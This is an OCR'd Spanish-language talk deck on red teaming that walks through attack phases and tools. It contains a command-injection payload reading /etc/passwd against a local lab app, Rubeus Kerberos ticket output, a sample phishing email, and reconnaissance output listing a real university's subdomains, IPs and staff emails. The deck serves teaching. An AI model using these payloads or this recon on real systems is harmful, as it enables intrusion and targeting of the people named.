
En la mente del atacante

Red teaming


Tabla de contenido

whoami

- Ingeniero de Software
- Security Engineer @ Bitso [Crypto Exchange más grande de LATAM]
- OSWA, CPTS, eJPT
- Parte de la comunidad de RedTeamRD
- CTF Player (A veces) w/ TOONS (ツ)
- Múltiples reportes en programa nacional de Divulgación Responsable al gobierno dominicano.
- Charlista (HackConRD, RedteamRD, Defcon)
- Weightlifter




01
Red Teaming
$ man readteaming



Red teaming

Simulación de un **adversario**.

02

Pentesting != Red teaming

$ sudo -l

Pentesting != Red teaming

Pentesting

Objetivo final: Obtener la mayor cantidad de vulnerabilidades en un número específico de objetivos.

Red teaming

Objetivo final: Simular con la mayor certeza posible, las técnicas que realizaría un adversario contra tu organización con mótivo de validar como la empresa detecta, responde y defiende en la práctica.


Pentesting != Red teaming

Pentesting

- Generalmente excluye ingeniería social.
- Generalmente excluye ataques físicos.
- Objetivo: identificar vulnerabilidades específicas y proponer remediación.

Red teaming

- Simulación integral de un adversario real.
- Puede incluir ingeniería social y ataques físicos (según alcance).
- Libertad de técnicas mientras no se afecten las operaciones críticas.



Fases

$ ls -la

Fases

01

Reconocimiento

Recolección de información pública y técnica
Se crea un perfil del objetivo y posibles vectores de ataque.

02

Acceso inicial

Primer punto de entrada a la organización

03

Persistencia

Asegurar acceso continuo

04

Movimiento Lateral

Desplazarse a usuarios o sistemas más críticos o con mayor privilegios.

Fases

05 Acciones sobre los objetivos

06 Reporte

04

Herramientas

$ which msfconsole

Reconocimiento

Enumeración Pasiva

- theHarvester
- Sublist3r
- GoogleFu
- Crt.sh

Enumeración Activa

- nmap
- ffuf
- ncat (banner grabbing)

Reconocimiento

crt.sh Identity Search

Group by Issuer

Criteria: Type: Identity Match: ILIKE Search: 'intec.edu.do'

Certificates

crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
20632787662	2025-08-28	2025-08-28	2026-02-28	siird.intec.edu.do	siird.intec.edu.do	C=US, O="DigiCert, Inc.", CN=GeoTrust Global TLS RSA4096 SHA256 2022 CA1
18276065016	2025-05-07	2025-05-07	2026-04-16	*.intec.edu.do	*.intec.edu.do intec.edu.do	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
18276064905	2025-05-07	2025-05-07	2026-04-16	*.intec.edu.do	*.intec.edu.do intec.edu.do	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
12782923604	2024-04-20	2024-04-20	2025-05-21	*.intec.edu.do	*.intec.edu.do intec.edu.do	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
12782923598	2024-04-20	2024-04-20	2025-05-21	*.intec.edu.do	*.intec.edu.do intec.edu.do	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
12746111710	2024-04-16	2024-04-16	2025-05-17	*.intec.edu.do	*.intec.edu.do intec.edu.do	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
12746111709	2024-04-16	2024-04-16	2025-05-17	*.intec.edu.do	*.intec.edu.do intec.edu.do	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
12565345108	2024-03-28	2024-03-27	2024-06-25	lms-23i1.intec.edu.do	lms-23i1.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
12504653627	2024-03-28	2024-03-27	2024-06-25	lms-23i1.intec.edu.do	lms-23i1.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
11894747652	2024-01-28	2024-01-28	2024-04-27	lms-23i1.intec.edu.do	lms-23i1.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
11894743547	2024-01-28	2024-01-28	2024-04-27	lms-23i1.intec.edu.do	lms-23i1.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
9429223301	2023-05-19	2023-05-19	2024-05-19	*.ez.intec.edu.do	*.ez.intec.edu.do ez.intec.edu.do	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Domain Validation Secure Server CA
9429223161	2023-05-19	2023-05-19	2024-05-19	*.ez.intec.edu.do	*.ez.intec.edu.do ez.intec.edu.do	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Domain Validation Secure Server CA
9256013000	2023-04-28	2023-04-28	2024-04-25	*.intec.edu.do	*.intec.edu.do intec.edu.do	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
9256012944	2023-04-28	2023-04-28	2024-04-25	*.intec.edu.do	*.intec.edu.do intec.edu.do	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
8753219012	2023-02-17	2023-02-17	2023-05-18	sradio.intec.edu.do	sradio.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
8677116979	2023-02-17	2023-02-17	2023-05-18	sradio.intec.edu.do	sradio.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
8068229754	2022-11-26	2022-11-26	2023-02-24	registro.intec.edu.do	registro.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
8067024475	2022-11-26	2022-11-26	2023-02-24	registro.intec.edu.do	registro.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
7987838470	2022-11-16	2022-11-15	2023-02-13	lms-22t2.intec.edu.do	lms-22t2.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
7983511426	2022-11-16	2022-11-15	2023-02-13	lms-22t2.intec.edu.do	lms-22t2.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
7641247080	2022-09-27	2022-09-27	2022-12-26	registro.intec.edu.do	registro.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
7630654683	2022-09-27	2022-09-27	2022-12-26	registro.intec.edu.do	registro.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
7225259891	2022-07-29	2022-07-29	2022-10-27	registro.intec.edu.do	registro.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
7225259616	2022-07-29	2022-07-29	2022-10-27	registro.intec.edu.do	registro.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
7104637716	2022-07-11	2022-07-11	2022-10-09	lms-3114.intec.edu.do	lms-3114.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
7099864956	2022-07-11	2022-07-11	2022-10-09	lms-3114.intec.edu.do	lms-3114.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
6883153517	2022-06-06	2022-06-06	2023-06-06	btbpdqa.intec.edu.do	btbpdqa.intec.edu.do www.btbpdqa.intec.edu.do	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Domain Validation Secure Server CA
6883153083	2022-06-06	2022-06-06	2023-06-06	btbpdqa.intec.edu.do	btbpdqa.intec.edu.do www.btbpdqa.intec.edu.do	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Domain Validation Secure Server CA
6833260943	2022-05-30	2022-05-30	2022-08-28	registro.intec.edu.do	registro.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
6833253203	2022-05-30	2022-05-30	2022-08-28	registro.intec.edu.do	registro.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
6756420506	2022-05-18	2022-05-18	2023-05-18	*.ez.intec.edu.do	*.ez.intec.edu.do ez.intec.edu.do	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Domain Validation Secure Server CA
6756420104	2022-05-18	2022-05-18	2023-05-18	*.ez.intec.edu.do	*.ez.intec.edu.do ez.intec.edu.do	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Domain Validation Secure Server CA
6616933752	2022-04-26	2022-04-26	2023-05-27	*.intec.edu.do	*.intec.edu.do intec.edu.do	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
6616933669	2022-04-26	2022-04-26	2023-05-27	*.intec.edu.do	*.intec.edu.do intec.edu.do	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Organization Validation Secure Server CA
6455630926	2022-04-01	2022-04-01	2022-06-30	srvazwbpi02.intec.edu.do	srvazwbpi02.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
6455662065	2022-04-01	2022-04-01	2022-06-30	srvazwbpi02.intec.edu.do	srvazwbpi02.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
6448455758	2022-03-31	2022-03-31	2022-06-29	registro.intec.edu.do	registro.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
6448456626	2022-03-31	2022-03-31	2022-06-29	registro.intec.edu.do	registro.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
6393382191	2022-03-22	2022-03-22	2022-06-20	entregacheques.intec.edu.do	entregacheques.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
6393373486	2022-03-22	2022-03-22	2022-06-20	entregacheques.intec.edu.do	entregacheques.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
6393141660	2022-03-22	2022-03-22	2022-06-20	srvazwbms01.intec.edu.do	srvazwbms01.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
6393199334	2022-03-22	2022-03-22	2022-06-20	srvazwbms01.intec.edu.do	srvazwbms01.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
6266990174	2022-03-02	2022-03-02	2023-03-02	ubnt.intec.edu.do	ubnt.intec.edu.do www.ubnt.intec.edu.do	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Domain Validation Secure Server CA
6266990814	2022-03-02	2022-03-02	2023-03-02	ubnt.intec.edu.do	ubnt.intec.edu.do www.ubnt.intec.edu.do	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Domain Validation Secure Server CA
6170299821	2022-02-13	2022-02-13	2022-05-14	srvazwbpi01.intec.edu.do	srvazwbpi01.intec.edu.do	C=US, O=Let's Encrypt, CN=R3
6167695604	2022-02-13	2022-02-13	2022-05-14	srvazwbpi01.intec.edu.do	srvazwbpi01.intec.edu.do	C=US, O=Let's Encrypt, CN=R3

Reconocimiento

```
┌──(lich㉿oberon)-[~/tools/theHarvester/theHarvester]
└─$ uv run theHarvester -d intec.edu.do -b all
Read proxies.yaml from /etc/theHarvester/proxies.yaml
[*] Using 'ujson' for JSON operations.
*******************************************************************
*                                                                 *
* | |_| |_   ___    ^  /\__ _ _ ___   ____ ___| |_ ___ _ __     *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ v __| __/ _ \ '_| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |   *
*  \__|_| |_|\___| v /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.9.0                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************

[*] Target: intec.edu.do
```


Reconocimiento

```
Session  Actions  Edit  View  Help
[*] Emails found: 12

admisiones@intec.edu.do
biblioteca@intec.edu.do
dcs@intec.edu.do
egresados@intec.edu.do
id@est.intec.edu.do
informacion@intec.edu.do
servicio.eyn@intec.edu.do
servicio@intec.edu.do
servicios.cba@intec.edu.do
servicios.csh@intec.edu.do
servicios.ing@intec.edu.do
ysalazar@intec.edu.do

[*] No people found.

[*] Hosts found: 309
---------------------
*.intec.edu.do
2Flf.intec.edu.do
711.intec.edu.do
711.intec.edu.do:20.62.94.237
711.intec.edu.do:711-estintecedu.msappproxy.net
711.intec.edu.do:711-estintecedu.msappproxy.net.
Cris.intec.edu.do:cris-estintecedu.msappproxy.net
Lms.intec.edu.do
academico.intec.edu.do:190.122.103.227
academico.intec.edu.do:190.122.103.228
admision.intec.edu.do
admisiones.intec.edu.do
admisiones.intec.edu.do:190.122.103.227
admisiones.intec.edu.do:190.122.103.228
admisiones.intec.edu.do:64:ff9b::be7a:67e3
admisiones.intec.edu.do:admisiones-estintecedu.msappproxy.net.
apps.intec.edu.do
apps.intec.edu.do:20.114.212.171
aulavirtual.intec.edu.do
authapp.intec.edu.do
autodiscover.intec.edu.do:autod.ha-autod.office.com
autodiscover.intec.edu.do:autod.ms-acdc-autod.office.com
autodiscover.intec.edu.do:autodiscover.outlook.com
autodiscover.intec.edu.do:autodiscover.outlook.com.
autorysuobra.intec.edu.do:20.62.94.237
autorysuobra.intec.edu.do:autorysuobra-estintecedu.msappproxy.net
autorysuobra.intec.edu.do:autorysuobra-estintecedu.msappproxy.net.
biblioteca.intec.edu.do
biblioteca.intec.edu.do:20.62.94.237
biblioteca.intec.edu.do:66.98.65.8
biblioteca.intec.edu.do:biblioteca-estintecedu.msappproxy.net
blogdelrector.intec.edu.do
bvsdo.intec.edu.do:200.26.171.3
campusvirtual.intec.edu.do
ccip.intec.edu.do:20.114.212.171
ceed.intec.edu.do
ceed.intec.edu.do:20.62.94.237
ceed.intec.edu.do:ceed-estintecedu.msappproxy.net
ceed.intec.edu.do:ceed-estintecedu.msappproxy.net.
```

Acceso Inicial

Phishing
Web exploits
Credentials leak
Weak credentials

Acceso Inicial



Acceso Inicial

!! URGENT !! - employee code of conduct update Inbox ×

SUPPORT <support@notyourcompany.com>
to me

Dear [Employee],

Please e-sign your name on the last page of this document to acknowledge that you have read and understood the changes in the employee code of conduct agreement.


Employee code of conduct agreement

You must sign for the changes **within 48 hours** of receipt of this email, or probationary action may be taken.

Kind regards,

Management Team

Acceso Inicial



Request

Pretty Raw Hex Hackvertor

```
1  POST /b.php HTTP/1.1
2  Host: 127.0.0.1:8000
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101
   Firefox/127.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://127.0.0.1:8000/b.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 25
10 Origin: http://127.0.0.1:8000
11 Connection: keep-alive
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=1
18
19 domain=;cat%20/etc/passwd
```

Response

Pretty Raw Hex Render Hackvertor

```
54      cursor:pointer;
55    }
56    input[type="submit"]:hover{
57      background-color:#210836;
58    }
59    .result{
60      margin-top:20px;
61      font-size:18px;
62      color:#333;
63    }
64    </style>
65  </head>
66  <body>
67    <div class="container">
68      <h1>
          Resolve IP of a domain
        </h1>
69      <form method="post" action="">
70        <label for="domain">
            Domain name :
          </label>
71        <input type="text" id="domain" name="domain" required>
72        <input type="submit" value="Get IP address">
73      </form>
74      <div class="result">
75        The IP address of the domain <strong>
            ;cat /etc/passwd
          </strong>
          is <strong>
            l.root-servers.net.
76          j.root-servers.net.
77          f.root-servers.net.
78          h.root-servers.net.
79          d.root-servers.net.
80          b.root-servers.net.
81          k.root-servers.net.
82          i.root-servers.net.
83          m.root-servers.net.
84          e.root-servers.net.
85          g.root-servers.net.
86          c.root-servers.net.
87          a.root-servers.net.
88          root:x:0:0:root:/root:/bin/bash
          </strong>
89      </div>
90    </div>
91  </body>
92 </html>
93
```

Persistencia

Obtención de usuarios con acceso remoto.
Instalación de rootkits.
Servicios en el background de la infraestructura.


Movimiento Lateral

impacket
crackmapexec
Rubeus
BloodHound

Movimiento Lateral

```
PS C:\tmp> .\Rubeus.exe tgtdeleg

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2


[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/labdc.lab.local'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: ksoU9dlAfm97h+Y9lGm20vqvCPaJ8RfG
9I65JLSc4EQ=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      doIFCDCCBQSgAwIBBaEDAgEWooIEFjCCBBJhggQOMIIECqADAgEFoQsbCUxBQi5MT0NBTKIeMBygAwIB
      AqEVMBMbBmtyYnRndBsJTEFCLkxPQ0FMo4ID1DCCA9CgAwIBEgEDAgECooIDwgSCA76FU4PT6UWXvSBj
      YcxPdKKBCZJQNnt0nxC+XDHqI9B2QcGHqRE9CmLV2bF4yuojz2HkrX3bA2potYtqOX1uecdtCkq7usjV
      90f33YQ5G+hX2TI+mDUb0IEA6MDI4G5MwclORZ0/ghIK7b6R/4UAqpUoVKhoYhO/Z0bq2AUcrFRevE9j
      etSN2kLvW5H79S5oweMeI4QX/poXZkjJWFUih0RcYvE/Ga7h7h9TWR8Wn/xqifhsoK5bDdSEJJpAUDga
      2FI35XTiydbWkkud/wlp3sVDJPz0p5Vanhw93Z3bmPY+Rph3g0OHjLH0ZEEipv6I4agts0ZoRSe31s/W
      J2GwynEoyE0Go8oBa0+VyfsRqrLpbTokDpklaiu6uvhiW8rMhfmgesDzTXHXIYV31rXQxN8BqHzephJ1
      QKdyAALT0Mi6dadCbkacZo1F08dmw45IGzx1sa5TClDK4fnlWPHr6tFdMN+/KmwRViZhh2yUbmY/MJBM
      Da7pxjotjqMesI6v00W53+m2cn20HlZVs5JeLWdZbizfZ9rAwS1rjBrNHtWL20USS9S1tGf666m/srPW
      FWGLTT1YVB+GsuXjhvPBhECiHj4hH9ISCcNrx9i/xkwZjKFdJaFez220zs0VfYZ9W2H8xE0H82Xk6GhC
      0PWPlLXUIBSRNsDHJXe0NkBWxJw/URD2k8X9Qhh7vgjHnnC7f0zMLbxpbIxH0nnbYcdREprTSxGSUQub
      HG0cubXB1ZCCKcUheRabR0xTLhVc9tsQPzvz7s5cquLvHKZRMkJym1Si9g76VAWvq3uwmaR0IqgMFNt5
      xEF7NSWkivOXfU092Moa744dwAQYLOD+uyMMZyKNjUqQRckLXSYu04ehprItd7SUoMgI6IFYT0fKWGLt
      vm3HgvYWsBNQ0obP4vnokLEn/7nlsBt3Rfx9/oBkkvD7XSYE7ljaSDGgewyDj5VGX1LFPRPljAIuTk4w
      B0tfAXZHdZESkMzXQRBLSAS3nxS5fWxqEL8dESFXQ4GBp+o7D/geGcv/U/mfv85dIa1eIwDq8BR83re8
      Y10CI140FvspFgYhHDSpE6Aqq7k48c3kYad7doMg4LtfFPW03wuk++guA1jANhMhLyVZdv6Dz/k9/hHI
      L6s++4ezL+UKBhUUD/diDw3Ad+c+r3RgXNfSxWAId2sQ8hLPvCXNn+xz1JiXcl9Kytc5dIZR9sxCo83s
      mKEGl0dF6RaRU5KPNp8L+TaFK1Vb7wFov2iDpvQER+3/3R026odXZm3HfeyTCSsIo4HdMIHaoAMCAQCi
      gdIEgc99gcwwgcmggcYwgcMwgcCgKzApoAMCARKhIgQgG+gg5LJB+FA9x4B7BBEvHokG8gJ7yDkopYa7
      /S0khnShCxsJTEFCLkxPQ0FMohUwE6ADAgEBoQwwChsIc3ZjX2F4aXOjBwMFAGChAACIERgPMjAxOTA2
      MjAxMzUyNTFaphEYDzIwMTkwNjIwMjIzNTExWqcRGA8yMDE5MDYyNzEyMzUxMVqoCxsJTEFCLkxPQ0FM
      qR4wHKADAgECoRUwExsGa3JidGd0GwlMQUIuTE9DQUw=
```

Movimiento Lateral



Acciones sobre los objetivos


Controlador de dominio
Administrador
Exfiltración de información sensible

05

Demo Estático

De phishing a shell

